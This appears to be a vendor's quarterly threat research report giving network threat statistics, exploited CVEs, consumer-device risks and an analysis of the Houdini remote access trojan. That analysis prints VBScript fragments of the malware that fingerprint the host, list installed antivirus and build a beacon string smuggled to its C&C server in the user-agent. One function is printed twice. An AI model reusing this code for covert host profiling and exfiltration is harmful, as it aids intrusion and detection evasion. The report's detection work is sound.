CATO
NETWORKS

Cato Networks SASE Threat Research Report

Q2/21

Executive Summary

The latest Cato Networks SASE Threat Research Report highlights cyber threats and trends based on more than 250 billion network flows that passed through Cato Cloud during Q2, 2021. The convergence of networking and security provides unique visibility into both enterprise network usage as well as the hostile network scans, exploitation attempts, malware communication to C&C servers, and other malicious activity occurring across enterprise networks.

The report offers insight and a behind-the-scenes look into how Cato Networks analyzes and identifies new threats. It also highlights important breach reports and cybersecurity news from the past quarter.

Key Quarterly Findings:

1/ Consumer devices and consumer facing threats find their way into corporate networks.

2/ Malware authors find new ways to exfiltrate data from infected devices, undetected when running multiple point solutions.

3/ Significant increase in non-work-related app usage on organizations' networks.

Section 1

The Data

Network

This quarter has seen a rise of almost 40% in the number of network flows, increasing from 190B in Q1 to 263B in Q2. This was also reflected in the number of verified security threats that grew from 19K in Q1 to 29K in Q2.

Network Flows 263B — Any sequence of packets sharing a common source IP and port, destination IP and port and protocol

Events 22B — Any network flow that is triggered by one of Cato Networks' security controls

Cato Threat Hunting System

Cato Networks automated threat hunting system identifies high risk events using proprietary machine learning models and based on multiple network and security indicators

Threats 151K — High-risk flows based on machine learning and data correlation

Incidents 29K — A verified security threat

Top 5 Threat Types

The top threat types observed in Q2 had the most significant change from any of the other data points in this report compared to Q1 numbers. Malware attacks made a significant jump as did the overall number of attacks. A new category, policy violation, is introduced this quarter and moved directly to fourth place.

Network Scan 9,689,679,794

An event triggered by a network discovery scan (SYN scan, port scanning etc.)

Malware 816,872,308

An event triggered by a malware

Reputation 475,282,590

An event triggered by inbound or outbound communication to destinations (domains, IPs, and more) known to have bad reputation

Policy Violation* 395,674,855

An event that violate either the Cato security policy or common best practices for network security

Vulnerability Scan 241,642,211


An event triggered by a known vulnerability scanner (such as OpenVAS, Nessus and others)

Worth Noting


108,395,089
Remote Code Execution

1,225,829
Privilege Escalation

840,218
Crypto Mining



Top 5 Attack Origin Countries



This map shows the top five countries from which malicious activity was initiated. Most of the malicious activity is related to malware C&C communication, thus this map shows the countries hosting the most C&C servers.

This quarter sees much of the same countries as observed in Q1, the only change being Germany and Japan swapping fourth and fifth places. Sixth to eighth places also remained the same, namely Singapore, Netherlands and the UK with Ireland and India completing the top 10 and pushing out South Korea.

Understanding where attacks originate from or where malware communicates to is a crucial part of any organization's visibility to threats and trends. Attackers know that some outbound communication to certain countries may be blocked or inspected and accordingly – they make sure their C&C (command and control) infrastructure is hosted in what may be perceived as "safe" countries.

Top 5 Most Used Cloud Apps

1 Microsoft Office

2 Google Apps

3 Skype

4 TeamViewer

5 Facebook

The top five applications for Q2 are almost the same as Q1 except for Facebook, which rose to fifth place. While enterprise-oriented cloud applications are to be expected at the top of the list it is interesting to see the sharp increase in usage of consumer applications, such as TikTok (4x in the number of flows compared to Q1), Facebook (4x), YouTube (3x) and Amazon Video (3.5x).

During Q2, Amazon announced the launch of Amazon Sidewalk - a new feature that constructs a shared network between Amazon Echo devices, Ring Security Cams, outdoor lights, and more. Cato Research Labs has identified hundreds of thousands of Sidewalk enterprise networks, with some enterprises having hundreds of such devices. This does not only raise a network issue (Is this really how an organization wants its infrastructure to be used?) and a security issue (Does an organization want to take the risk of unpatched, unsecure devices – not just their employees' devices but also their employees' neighbors' device—connecting to their networks?) but also points to a lack of visibility into what is truly connected and affecting the organization's network.

*Cloud apps are identified based on domains, IPs, and traffic inspection.

Top 5 CVE Exploit Attempts

7,957,186
CVE-2020-29047

741,004
CVE-2021-28482

669,614
CVE-2021-28442

611,995
CVE-2021-28324

515,703
CVE-2017-9841

Worth Noting

While older Microsoft vulnerabilities account for many of the top 15 spots (including MS JET, Windows DNS server and others), consumer facing CVEs are there as well such as CVE-2018-10562 which targets Dasan GPON home routers (similar in nature to the Mirai scanning). With the continuous dissolvement between the "home" and "organization" environments.

In Q1 CVE-2017-9841 (a PHP RCE) held the number one spot. This quarter, despite an increase in the number of attempts using CVE-2017-9841 from 377k to 515k, it fell to the fifth spot following a slew of more recent CVEs.

Completely dominating the number one spot is 2020 CVE, a WordPress wp-hotel-booking vulnerability. Second is 2021-28482 – the Microsoft Exchange vulnerability published mid-April this year. The third and fourth entries on the list are also Microsoft vulnerabilities released mid-April and they are the TCP and SMB vulnerabilities.

Section 2


On the Hunt

Malware authors are at a constant battle with security researchers, always looking for and producing new ways to avoid detection. This "cat and mouse" game is not limited to just avoiding detection by anti-virus/anti-malware systems but continues well into the attack life cycle. Evading anomaly detection, device ID identification and data exfiltration are just some of the areas in which malware developers have invested time and effort over the years.

Cato Research Labs has recently analyzed an old threat that has resurfaced – the Houdini malware. Houdini is a RAT (Remote Access Trojan / Remote Administration Tool) malware which is extremely popular with MENA (Middle East / North Africa) threat actors. The malware is widely available for download in numerous Arabic language hacking forums for a low price (sometimes for free) for several years now. While the malware, and its worm like spreading mechanism, is not a new threat – some of its new capabilities and methods exemplify the length malware writers will go to when attempting to remain hidden from point solutions.

Collecting Data

Following its successful infection, Houdini starts collecting data about the system it has just infected. This methodology serves two purposes – one is to understand which types of security solutions are implemented and the second is to help the attackers overcome device ID solutions. Device ID solutions were created to help authenticate a device, and not just the user with their username/password combinations – as those can be stolen in various ways. To overcome these security solutions, attackers have started gathering data on the systems they infect so that later they can use this data to spoof and circumvent Device ID solutions. This practice has evolved from spoofing using locally installed software on the attacker's machine (making it look like the victim's machine to the device ID scan) to full blown "spoofing as a service" (we might have just coined this term) in which cybercrime forums create VMs based on the attacker's needs as seen in the dark web shop below.



ID	OS	B	Version	Screen	Country	Lang
16306	Windows 7		53.0	1920/1080	RU	ru-RU
190	Windows XP		36.0.2130	1280/720	NL	ru
243	Windows 10		45.0.2552	1280/1024	NL	ru
1507	Windows 7		58.0.3029	1280/800	AU	en-US
1586	Windows 7		11.0	1366/768	AU	en-US
6476	Windows 8.1		60.0.3112	1600/900	IT	en-US
6814	Windows 7		60.0.3112	1366/768	ES	en-US
9854	Windows 10		55.0	1366/768	ES	en-US
10016	Windows XP		3.0	1280/800	ES	en-US
17140	Windows 10		54.0	1174/817	RU	en-US
6883	Mac OS X 10.12.5		10.1.1	1280/800	ES	en-US
7073	Windows 10		15.15063	1280/1024	PL	en-US
8050	Windows 7		46.0.2597	1280/1024	GB	en-US
9125	Windows 7		57.0.2987	1280/800	ES	en-US
9264	Windows XP		49.0.2623	1920/1080	ES	en-US

One example of a Spoofing-as-a-Service site on the dark web

Houdini uses WMI and the system environment to collect the data and send it off to its command and control (C&C) server. Some of the data Houdini collects includes:

Disk volume serial

```
function hwid
on error resume next

set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set disks = root.execquery ("select * from win32_logicaldisk")
for each disk in disks
    if  disk.volumeserialnumber <> "" then
        hwid = disk.volumeserialnumber
        exit for
    end if
next
end function
```

Computer name

```
inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter
```

Operating System

```
set os = root.execquery ("select * from win32_operatingsystem")
for each osinfo in os
   inf = inf & osinfo.caption & spliter
   exit for
```

Anti-virus data

```
function security
on error resume next

security = ""

set objwmiservice = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
for each objitem in colitems
    versionstr = split (objitem.version,".")
next
versionstr = split (colitems.version,".")
osversion = versionstr (0) & "."
for  x = 1 to ubound (versionstr)
     osversion = osversion &  versionstr (i)
next
osversion = eval (osversion)
if  osversion > 6 then sc = "securitycenter2" else sc = "securitycenter"

set objsecuritycenter = getobject("winmgmts:\\localhost\root\" & sc)
Set colantivirus = objsecuritycenter.execquery("select * from antivirusproduct","wql",0)

for each objantivirus in colantivirus
    security  = security  & objantivirus.displayname & " ."
next
if security  = "" then security  = "nan-av"
end function
```

Under the radar exfiltration

Post infection, Houdini offers its operators multiple commands and status updates. These include process enumeration, directory enumeration, update and execution commands, shell commands and others. In addition, the malware updates the C&C server if it has infected the machine via a compromised USB drive, as indicated in the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\{malware file name}
(Default) = “{true or false (if executed from removable drive)} - {date of first execution}”
Houdini then sends the data via the user agent in the following format:
{DiskVolumeSerial}<|>{Hostname}<|>{Username}<|>{OS}<|>plus<|>{AVProductInstalled or nan-
av}<|>{USBSpread: true or false} - { date of first execution }
```

```
function security
on error resume next

security = ""

set objwmiservice = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
for each objitem in colitems
    versionstr = split (objitem.version,".")
next
versionstr = split (colitems.version,".")
osversion = versionstr (0) & "."
for  x = 1 to ubound (versionstr)
     osversion = osversion &  versionstr (i)
next
osversion = eval (osversion)
if  osversion > 6 then sc = "securitycenter2" else sc = "securitycenter"

set objsecuritycenter = getobject("winmgmts:\\localhost\root\" & sc)
Set colantivirus = objsecuritycenter.execquery("select * from antivirusproduct","wql",0)

for each objantivirus in colantivirus
    security  = security  & objantivirus.displayname & " ."
next
if security  = "" then security  = "nan-av"
end function
```

As part of the beaconing process, Houdini sends packets to its C&C server with the status of the client in the URL (/is-ready), inserts the collected data in the user-agent header, and waits for instructions from its C&C server.

```
function information
on error resume next
if  inf = "" then
    inf = hwid & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%username%") & spliter

    set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
    set os = root.execquery ("select * from win32_operatingsystem")
    for each osinfo in os
       inf = inf & osinfo.caption & spliter
       exit for
    next
    inf = inf & "plus" & spliter
    inf = inf & security & spliter
    inf = inf & usbspreading
    information = inf
else
    information = inf
end if
end function
```

Not Everyone is Suspected or Suspicious

Network-based threat hunting benefits from security data enriched with network flow data. User awareness allows Cato Research Labs to cross-correlate data in the HTTP header with malware behavior and actual system data. Instead of using static IPS signatures, Cato Research Labs creates queries to help identify this behavior, which led to identifying other malware families using the same technique.

It is important to note that not every user agent that contains device parameters is malicious. There are multiple legitimate applications that extract and transfer this data for various reasons (statistics gathering, updates etc.). Setting a rule to block any user agent containing this data would result in many false positives. Cato Research Labs investigates, alerts, and helps remediate only those instances where the threat has been confirmed, allowing for normal business continuity while protecting the network.


Section 3

In Other News...

Deepfake Zoom meetings

The Dutch parliament held a Zoom meeting with the chief of staff of Russian opposition leader Alexei Navalny only to find out that they were talking to a deepfake

Related:



Cato Networks recently released a masterclass on deepfakes, discussing the usage of these technologies for disinformation, fraud, and influence campaigns.

Maritime threats

The Suez Canal blocking incident shined a spotlight on the cost of maritime operational disasters. The pipeline ransomware attack further demonstrated the impact of an attack against a logistical backbone.

The Unknown Unknowns of network security

With the home office becoming just “the office” for organizations, and with more and more connected devices in people’s home – how can an organization assess cyber security risks? Amazon Sidewalk’s launch is just the start.

A dangerous fix?

An interesting debate on whether the “right to repair” initiatives will put users of healthcare devices at cyber risk.

Gozi’s “Virus” arrested

Authorities in Columbia arrested Romanian Mihai Paunescu for distributing the Gozi malware.